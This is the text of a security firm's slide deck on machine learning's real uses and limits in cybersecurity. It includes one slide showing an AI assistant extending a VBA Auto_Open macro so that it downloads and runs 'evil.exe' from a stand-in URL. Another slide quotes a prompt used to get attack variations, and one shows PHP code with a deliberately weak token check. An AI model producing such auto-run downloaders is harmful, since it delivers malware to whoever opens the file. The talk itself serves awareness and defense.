BEYOND THE HYPE

Machine Learning's Practical Applications in Cyber Security





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
Redguard AG

Facts

- Schweizer Beratungsunternehmen für Informationssicherheit
- 2012 gegründet und Inhabergeführt
- Standorte Bern und Zürich
- ~80 Mitarbeitende mit unterschiedlichen Schwerpunkten innerhalb der Informationssicherheit

Prinzipien

- Wir beraten Sie unabhängig und neutral
- Unsere Beratung umfasst organisatorische, technische und menschliche Aspekte
- Unsere zentralen Werte sind: Fairness,
 Transparenz und Nachhaltigkeit
- Wir kommunizieren verständlich und für alle Stakeholder nachvollziehbar
- Unsere Beratung orientiert sich an Ihren Geschäftsprozessen





Did you notice something?



Did you notice something?





+ Stable Diffusion



Goal of this Presentation

Understand the

hype applications opportunities limitations challenges

of machine learning in cybersecurity

Disclaimer: As I only have ~30min, we'll stay within some easy to understand examples and various simplifications. Please feel free to talk to me after the presentation if you're interested in more details or explanations.



The Hype around ML/AI in Cybersecurity

- There's quite some hype around the topic of machine learning / Al which is mainly based on the fact it became more accessible.
- There were indeed impressive technical advancements in the field over the last years based both on research but also hardware availability.
- Vendors try to use (sometimes minimal) machine learning capabilities to sell their products, profiting from the hype.
- There's in general a lack of awareness about the limitations of ML and specific models which can lead to unrealistic expectations.
- Security experts are hard to come by so any kind of automation is welcome and machine learning is capable of automating task with a certain degree of variation.



Malware Generation

```
1 Sub Auto_Open()
                                                                  1 Sub Auto_Open()
                                                                         Dim url As String
                                                                         url = "https://www.example.com/evil.exe"
                                                                        Dim http As Object
                                                                         Set http = CreateObject("MSXML2.XMLHTTP")
                                                                         http.Open "GET", url, False
                                                                         http.send
                                                                         Dim stream As Object
                                                                         Set stream = CreateObject("ADODB.Stream")
                                                                         stream.Open
                                                                         stream.Type = 1
                                                                         stream.Write http.responseBody
                                                                         stream.SaveToFile "C:\Users\Public\evil.exe", 2
                                                                         stream.Close
                                                                         Shell "C:\Users\Public\evil.exe", vbNormalFocus
  End Sub
                                                                 19 End Sub
      Extentd the VBA code so it downloads an executable from https://www.example.com/evil.exe and
                                                                                              D
      executes it locally.
      ✓ \ □ \ □ \ □
                                                                 Generated reply and changed 17 lines
```



Attack Variations


"Provide me with ten minimal code examples in Python, each of them showing a way on how to launch the Windows system executable `calc.exe`. Provide the result as a list."





Social Engineering (Live Deepfakes as an Example)

- ~2 years ago we did some research into live deepfakes to attack video identification systems
- We estimated around 2 years before seeing the first real and scalable attacks.



https://www.redguard.ch/blog/2021/04/20/live-deepfake-analyse/



More on the offensive side

- Evasion of malware detection / Malware mutation
- Intelligent malware and botnets
- Automated social engineering
- Adversarial attacks / Data poisoning attacks
- Efficient password cracking
- Automated reconnaissance and targeting
- Fake news generation
- ...



Is the token generating function below secure?

```
<?php
$input = $_GET['token'];
$input = str_replace(array("\n", "\0"), '', $input);
function check_token($input) {
  $recoveryId = strtoupper(hash('sha256', uniqid()));
  $recoveryId = substr($recoveryId, 0, 32);
  if (isset($input) && $input === $recoveryId) {
    load_admin_interface();
  } else {
    header("location: login.php");
check_token($input);
?>
```




The provided code snippet is vulnerable to several potential exploits:

1. Insecure Token Generation: The code uses 'uniqid()' to generate a token. However, 'uniqid()' alone is not suitable for generating secure tokens as it may not provide sufficient randomness. Attackers can potentially guess or brute-force valid tokens if the token generation is predictable. It is recommended to use a cryptographically secure random number generator or a library specifically designed for generating secure tokens.




Redguard Policy Al





Redguard Policy Al





More on the defense side


- Threat detection and anomaly detection
- Malware detection and analysis
- User and entity behavior analytics (UEBA)
- Network security and intrusion detection
- Automated incident response
- Vulnerability management
- Fraud detection
- Security analytics and threat intelligence
- Make complex information and data structures accessible
- ...

CHALLENGES & LIMITATIONS



Skin Cancer or no Skin Cancer?


No





Skin Cancer or no Skin Cancer?

Yes






Skin Cancer or no Skin Cancer?

Yes





How much long is the fish?





Challenges and Limitations in Machine Learning (in Cybersecurity)

- Lack of quality training data / importance of large, diverse, and accurately labeled datasets
- Lack of explainability
- Lack of information on the used models
- No true / false but always just a certain probability
- Adversarial attacks
- Psychological limitation on trust in machines
- ...



Conclusion

- Machine learning / Al is not a silver bullet to fight cyber risks
- Don't forget the old "on/off approach" where you know exactly what the effect is
- Get vendors to release details on how exactly their "machine learning" works.
 You wouldn't trust a vendor who tells you that they just happen to have found the best new encryption algorithm but they're not going to tell you how it works.
- There's quite some new risks related to machine learning on the horizon but at the same time the technology has huge potential on the defensive side of cybersecurity
- More than ever it is important to work together and share our knowledge and experience to stay safe.

Thank You



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